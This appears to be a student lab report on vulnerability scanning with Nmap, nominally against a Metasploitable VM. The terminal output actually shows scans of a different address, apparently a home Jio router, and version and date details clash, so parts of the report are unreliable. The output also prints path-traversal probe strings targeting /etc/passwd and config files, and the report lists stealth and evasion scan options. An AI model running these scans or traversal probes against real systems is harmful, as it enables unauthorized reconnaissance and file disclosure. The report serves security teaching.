# WEB APPLICATION SECURITY TESTING USING VAPT TECHNIQUES

**Name:**Mukkeri Pooja

**Target Target Machine:** Metasploitable 3 (Vulnerable Virtual Machine)

**IP Address:** 192.168.29.183

**Attacker Machine:**Kali Linux / Windows Scanning Machine

**Tools Used:** Nmap, Wireshark, OpenVAS, Nikto

**Version:** Nmap 7.98

**Scan Date:** 18 March 2026

## 1. Introduction

This report presents the practical and theoretical learning of Vulnerability Assessment and Penetration Testing (VAPT). The main goal is to identify security weaknesses in systems using tools and techniques, and provide solutions to secure them.

## 2. Objectives

- Understand vulnerability scanning techniques
- Perform penetration testing in structured phases
- Identify and exploit vulnerabilities safely
- Learn post-exploitation techniques
- Create a complete VAPT report

## 3. Theoretical Knowledge

### 3.1 Vulnerability Scanning Techniques

Vulnerability scanning is used to identify security weaknesses in systems.

**Types of Scans**

- **Network Scan:** Using Nmap to find open ports
- **Application Scan:** Using Nikto to find web vulnerabilities
- **Authenticated Scan:** Logged-in scanning
- **Unauthenticated Scan:** External scanning

**Key Concepts**

- **CVSS Score:** Measures severity (9.0 = Critical)
- **False Positives:** Need manual verification

### 3.2 Penetration Testing Techniques

Penetration testing simulates real attacks.

**Phases**

1. Reconnaissance (Information gathering)
2. Scanning (Finding vulnerabilities)
3. Exploitation (Attacking system)
4. Post-Exploitation (Maintaining access)
5. Reporting

**Methodologies**

- PTES
- OWASP Testing Guide

### 3.3 Exploit Development Basics

- Types: SQL Injection, XSS, Buffer Overflow
- Tools: Exploit-DB, Metasploit
- Security: ASLR, Firewalls, Patching

## 4. Practical Implementation

## 4.1 Vulnerability Scanning Lab

### Tools Used

- Nmap
- OpenVAS
- Nikto

### Steps Performed

1. Start Kali Linux

2. Scan target using Nmap

### 1. Introduction

Nmap (Network Mapper) is an open-source network scanning and security auditing tool used to discover live hosts, open ports, running services, service versions, operating systems, and potential vulnerabilities in a network. It is widely used during the reconnaissance and enumeration phases of penetration testing.

### 2.Objective

- To identify active hosts in a network
- To detect open and closed ports on a target system
- To identify running services and their versions
- To assist in vulnerability assessment and security analysis

- **Uses**

- Network discovery and mapping
- Port scanning and service enumeration
- Operating system detection
- Vulnerability identification using NSE scripts
- Security auditing and penetration testing

## 3.Tools Used

- **Nmap**
- **Kali Linux** (Attacking machine)
- **Metasploitable2** (Target system for testing)
- **Use of Nmap**

- **Metasploit Ip**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cd:dd:08
          inet addr:192.168.29.183  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:c42a:f835:a00:27ff:fecd:dd08/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fecd:dd08/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:220 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20039 (19.5 KB)  TX bytes:11037 (10.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

- **Host Discovery**
- **Host Discovery**

nmap -sn 192.168.29.183

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:25 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0086s latency).
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

- The -sn option disables port scanning and only does host discovery, not service enumeration.
- **Basic Port Scan**

nmap 192.168.29.183

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 11:17
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.074s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
443/tcp  open   https
1900/tcp open   upnp
2869/tcp closed icslap
7443/tcp open   oracleas-https
8080/tcp open   http-proxy
8200/tcp closed trivnet1
8443/tcp open   https-alt
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

- nmap 192.168.29.183 performs a **default TCP port scan** on the target host to identify **open ports and running services**.
- It scans the most common 1,000 ports using standard Nmap settings without aggressive options.

- **Scan ALL Ports**


nmap -p- 192.168.29.183

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:30 IST
Stats: 0:03:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.01% done; ETC: 10:37 (0:03:20 remaining)
Stats: 0:08:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 88.32% done; ETC: 10:40 (0:01:10 remaining)
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.033s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    closed ssh
53/tcp    open   domain
80/tcp    open   http
443/tcp   open   https
1900/tcp  open   upnp
2869/tcp  closed icslap
2872/tcp  open   radix
5065/tcp  closed ca-2
5066/tcp  closed stanag-5066
5067/tcp  closed authentx
5068/tcp  open   bitforestsrv
7443/tcp  open   oracleas-https
8080/tcp  open   http-proxy
8123/tcp  closed polipo
8200/tcp  closed trivnet1
8443/tcp  open   https-alt
18080/tcp closed unknown
54321/tcp open   unknown
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)
```

nmap -p- 192.168.29.183 scans **all 22,53 TCP ports** on the target host to identify every open port instead of only the default common ports.

- **TCP SYN (Stealth) Scan**

nmap -sS 192.168.29.183



Purpose: Default stealth reconnaissance scan.

- **Service & Version Detection**

nmap -sV 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 25.75 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:42 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.043s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE            VERSION
22/tcp   closed ssh
53/tcp   open   domain             dnsmasq 2.45
80/tcp   open   http               lighttpd
443/tcp  open   ssl/http           lighttpd
1900/tcp open   upnp
2869/tcp closed icslap
7443/tcp open   ssl/oracleas-https?
8080/tcp open   http-proxy         JCOW411/JUICEJFV-1.3.32
8200/tcp closed trivnet1
8443/tcp open   ssl/https-alt      JCOW411/JUICEJFV-1.3.32
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at ht
tps://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1900-TCP:V=7.95%I=7%D=3/15%Time=69B63FB7%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,C9,"HTTP/1\.1\x20404\x20Not\x20Found\r\nServer:\x20Linux\x20UP
SF:nP/1\.0\x20DLNADOC/1\.50\x20AccessTwine/1\.0-RAS\x20Device/reliance\.re
SF:liance\r\nContent-Length:\x2048\r\nContent-Type:\x20text/html\r\n\r\n<H
SF:TML><BODY><H1>404\x20Not\x20Found</H1></BODY></HTML>")%r(HTTPOptions,DB
SF:,"HTTP/1\.1\x20405\x20Method\x20Not\x20Allowed\r\nServer:\x20Linux\x20U
SF:PnP/1\.0\x20DLNADOC/1\.50\x20AccessTwine/1\.0-RAS\x20Device/reliance\.r
SF:eliance\r\nContent-Length:\x2057\r\nContent-Type:\x20text/html\r\n\r\n<
SF:HTML><BODY><H1>405\x20Method\x20Not\x20Allowed</H1></BODY></HTML>")%r(F
SF:ourOhFourRequest,C9,"HTTP/1\.1\x20404\x20Not\x20Found\r\nServer:\x20Lin
SF:ux\x20UPnP/1\.0\x20DLNADOC/1\.50\x20AccessTwine/1\.0-RAS\x20Device/reli
SF:ance\.reliance\r\nContent-Length:\x2048\r\nContent-Type:\x20text/html\r
SF:\n\r\n<HTML><BODY><H1>404\x20Not\x20Found</H1></BODY></HTML>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7443-TCP:V=7.95%T=SSL%I=7%D=3/15%Time=69B63FB8%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,98,"HTTP/1\.0\x20503\x20Service\x20Unavailable\r\nConten
SF:t-Length:\x2019\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r
SF:\nServer:\x20JCOW411/JUICEJFV-1\.3\.32\r\n\r\nService\x20Unavailable")%
SF:r(HTTPOptions,90,"HTTP/1\.0\x20501\x20Not\x20Implemented\r\nContent-Len
SF:gth:\x2015\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nSer
SF:ver:\x20JCOW411/JUICEJFV-1\.3\.32\r\n\r\nNot\x20implemented")%r(FourOhF
SF:ourRequest,88,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Length:\x2
SF:011\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nServer:\x2
SF:0JCOW411/JUICEJFV-1\.3\.32\r\n\r\nBad\x20Request");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.95%I=7%D=3/15%Time=69B63FB2%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,98,"HTTP/1\.0\x20503\x20Service\x20Unavailable\r\nContent-Leng
SF:th:\x2019\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nServ
SF:er:\x20JCOW411/JUICEJFV-1\.3\.32\r\n\r\nService\x20Unavailable")%r(HTTP
```

Purpose: Identifies vulnerable services (vsftpd, Apache, etc.)

- **OS Detection**

nmap -O 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help
SF:x20close\r\n\r\nBad\x20Request")%r(JavaRMI,65,"\(null\)\x20400\x20Bad\x
SF:20Request\r\nContent-Length:\x2011\r\nContent-Type:\x20text/html\r\nCon
SF:nection:\x20close\r\n\r\nBad\x20Request")%r(ms-sql-s,65,"\(null\)\x2040
SF:0\x20Bad\x20Request\r\nContent-Length:\x2011\r\nContent-Type:\x20text/h
SF:tml\r\nConnection:\x20close\r\n\r\nBad\x20Request");
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.78 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:43 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.015s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
443/tcp  open   https
1900/tcp open   upnp
2869/tcp closed icslap
7443/tcp open   oracleas-https
8080/tcp open   http-proxy
8200/tcp closed trivnet1
8443/tcp open   https-alt
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)
Device type: general purpose|media device|phone|broadband router|WAP
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (98%), Amazon embedded (93%), Google Android 10.X (90%), Asus embedded (89%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:5.10 cp
e:/o:google:android:10 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel cpe:/h:asus:rt-ac66u
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.14 (94%), Amazon Fire TV (93%), Linux 3.10 (92%), OpenWrt 19.07 (
Linux 4.14) (92%), Linux 2.6.32 - 3.13 (91%), OpenWrt 22.03 (Linux 5.10) (91%), Linux 4.4 (91%), Linux 5.1 - 5.15 (91%), Linux
2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sC 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:43 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.042s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
| dns-nsid:
```

Purpose: Detects Linux kernel and OS fingerprint.

- **Default Script Scan (NSE)**

nmap -sC 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sC 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:43 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.042s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp   open   http
|_http-title: Jio Centrum Home Gateway :
443/tcp  open   https
| ssl-cert: Subject: commonName=RILSELFCERT/organizationName=Reliance Jio Infocomm Limited
| Not valid before: 2024-02-16T04:09:58
|_Not valid after:  2034-02-13T04:09:58
|_ssl-date: TLS randomness does not represent time
|_http-title: Jio Centrum Home Gateway :
1900/tcp open   upnp
2869/tcp closed icslap
7443/tcp open   oracleas-https
| ssl-cert: Subject: commonName=jiofiber.local.html/organizationName=Jio Platforms Limited/stateOrProvinceName=KA/countryName=I
N
| Not valid before: 2021-11-22T04:56:50
|_Not valid after:  2121-10-29T04:56:50
|_ssl-date: TLS randomness does not represent time
8080/tcp open   http-proxy
|_http-title: Site doesn't have a title (text/html).
8200/tcp closed trivnet1
8443/tcp open   https-alt
| ssl-cert: Subject: commonName=jiofiber.local.html/organizationName=Jio Platforms Limited/stateOrProvinceName=KA/countryName=I
N
| Not valid before: 2021-11-22T04:56:50
|_Not valid after:  2121-10-29T04:56:50
|_ssl-date: TLS randomness does not represent time
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 66.93 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:45 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
```

Purpose: Runs safe enumeration scripts.

- **Vulnerability Scan**

nmap --script vuln 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 66.93 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:45 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:08:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.40% done; ETC: 10:54 (0:00:03 remaining)
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.033s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
53/tcp   open   domain
80/tcp   open   http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2013-7091: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /.nsf/../winnt/win.ini: Lotus Domino
|   /sdk/../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)
|   /../../../../../../../../../../../etc/passwd: Possible path traversal in URI
|   /../../../../../../../../../../../boot.ini: Possible path traversal in URI
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\boot.ini: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-
0966) (Windows)
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-INF\classes\schedule.prop
erties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\dbservice2\DBServer.prope
rties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\log\dbpwdChange.log: Possible CiscoWorks (CuOM 8.0 and 8
.5) Directory traversal (CVE-2011-0966) (Windows)
|   ..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad gen
eric file sharing app Directory Traversal (iOS)
|   /CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config: Cute Editor ASP.NET Remote File Disclosure ( CVE
 2009-4665 )
|   /plugins/PluginController.php?path=..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini%00: OrangeHRM 2.6.3 Local File
 Inclusion
|_  /tiki-listmovies.php?movie=../../../../../../etc/passwd%001234: TikiWiki < 1.9.9 Directory Traversal Vulnerability
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=reliance.reliance
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://reliance.reliance:80/
|     Form id: tf1_username
|     Form action: platform.cgi
```

Purpose: Detects known vulnerabilities (report gold).

- **Aggressive Scan**

nmap -A 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 579.19 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:55 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0074s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE            VERSION
22/tcp   closed ssh
53/tcp   open   domain             dnsmasq 2.45
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp   open   http               lighttpd
|_http-title: Jio Centrum Home Gateway :
|_http-server-header: Web Server
443/tcp  open   ssl/http           lighttpd
|_ssl-date: TLS randomness does not represent time
|_http-title: Jio Centrum Home Gateway :
| ssl-cert: Subject: commonName=RILSELFCERT/organizationName=Reliance Jio Infocomm Limited
| Not valid before: 2024-02-16T04:09:58
|_Not valid after:  2034-02-13T04:09:58
1900/tcp open   upnp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 404 Not Found
|     Server: Linux UPnP/1.0 DLNADOC/1.50 AccessTwine/1.0-RAS Device/reliance.reliance
|     Content-Length: 48
|     Content-Type: text/html
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
|     Server: Linux UPnP/1.0 DLNADOC/1.50 AccessTwine/1.0-RAS Device/reliance.reliance
|     Content-Length: 57
|     Content-Type: text/html
|_    <HTML><BODY><H1>405 Method Not Allowed</H1></BODY></HTML>
2869/tcp closed icslap
7443/tcp open   ssl/oracleas-https?
| ssl-cert: Subject: commonName=jiofiber.local.html/organizationName=Jio Platforms Limited/stateOrProvinceName=KA/countryName=I
N
| Not valid before: 2021-11-22T04:56:50
|_Not valid after:  2121-10-29T04:56:50
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 503 Service Unavailable
|     Content-Length: 19
|     Content-Type: text/html
|     Connection: close
|     Server: JCOW411/JUICEJFV-1.3.32
|_    Service Unavailable
|_ssl-date: TLS randomness does not represent time
```

Purpose: Combines OS, version, scripts, traceroute.

- **Firewall / ACK Scan**

nmap -sA 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# nmap -sA 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:57 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.018s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE      SERVICE
22/tcp   unfiltered ssh
53/tcp   unfiltered domain
80/tcp   unfiltered http
443/tcp  unfiltered https
1900/tcp unfiltered upnp
2869/tcp unfiltered icslap
7443/tcp unfiltered oracleas-https
8080/tcp unfiltered http-proxy
8200/tcp unfiltered trivnet1
8443/tcp unfiltered https-alt
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.29.1 -oA metasploitable_nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:58 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0063s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE             VERSION
22/tcp   closed ssh
53/tcp   open   domain              dnsmasq 2.45
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp   open   http                lighttpd
|_http-title: Jio Centrum Home Gateway :
|_http-server-header: Web Server
443/tcp  open   ssl/http            lighttpd
| ssl-cert: Subject: commonName=RILSELFCERT/organizationName=Reliance Jio Infocomm Limited
| Not valid before: 2024-02-16T04:09:58
|_Not valid after:  2034-02-13T04:09:58
|_http-title: Jio Centrum Home Gateway :
|_ssl-date: TLS randomness does not represent time
1900/tcp open   upnp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 404 Not Found
|     Server: Linux UPnP/1.0 DLNADOC/1.50 AccessTwine/1.0-RAS Device/reliance.reliance
|     Content-Length: 48
|     Content-Type: text/html
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
```

Screenshot taken
View image

Purpose: Determines firewall filtering behavior

- **Save Output**

**Save all formats:**

nmap -A 192.168.29.183 -oA metasploitable_nmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sA 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:57 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.018s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE      SERVICE
22/tcp   unfiltered ssh
53/tcp   unfiltered domain
80/tcp   unfiltered http
443/tcp  unfiltered https
1900/tcp unfiltered upnp
2869/tcp unfiltered icslap
7443/tcp unfiltered oracleas-https
8080/tcp unfiltered http-proxy
8200/tcp unfiltered trivnet1
8443/tcp unfiltered https-alt
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.29.1 -oA metasploitable_nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:58 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0063s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE  SERVICE            VERSION
22/tcp   closed ssh
53/tcp   open   domain             dnsmasq 2.45
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp   open   http               lighttpd
|_http-title: Jio Centrum Home Gateway :
|_http-server-header: Web Server
443/tcp  open   ssl/http           lighttpd
| ssl-cert: Subject: commonName=RILSELFCERT/organizationName=Reliance Jio Infocomm Limited
| Not valid before: 2024-02-16T04:09:58
|_Not valid after:  2034-02-13T04:09:58
|_http-title: Jio Centrum Home Gateway :
|_ssl-date: TLS randomness does not represent time
1900/tcp open   upnp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 404 Not Found
|     Server: Linux UPnP/1.0 DLNADOC/1.50 AccessTwine/1.0-RAS Device/reliance.reliance
|     Content-Length: 48
|     Content-Type: text/html
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
```

This creates:

- metasploitable_nmap.nmap
- metasploitable_nmap.xml
- metasploitable_nmap.gnmap

- **UDP Scan**


nmap -sU 192.168.29.183

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.29.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 10:59 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.025s latency).
Not shown: 996 open|filtered udp ports (no-response)
PORT     STATE  SERVICE
53/udp   open   domain
520/udp  closed route
1067/udp closed instl_boots
1900/udp closed upnp
MAC Address: F4:CA:E7:D5:37:9C (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 15.73 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -f 192.168.29.1
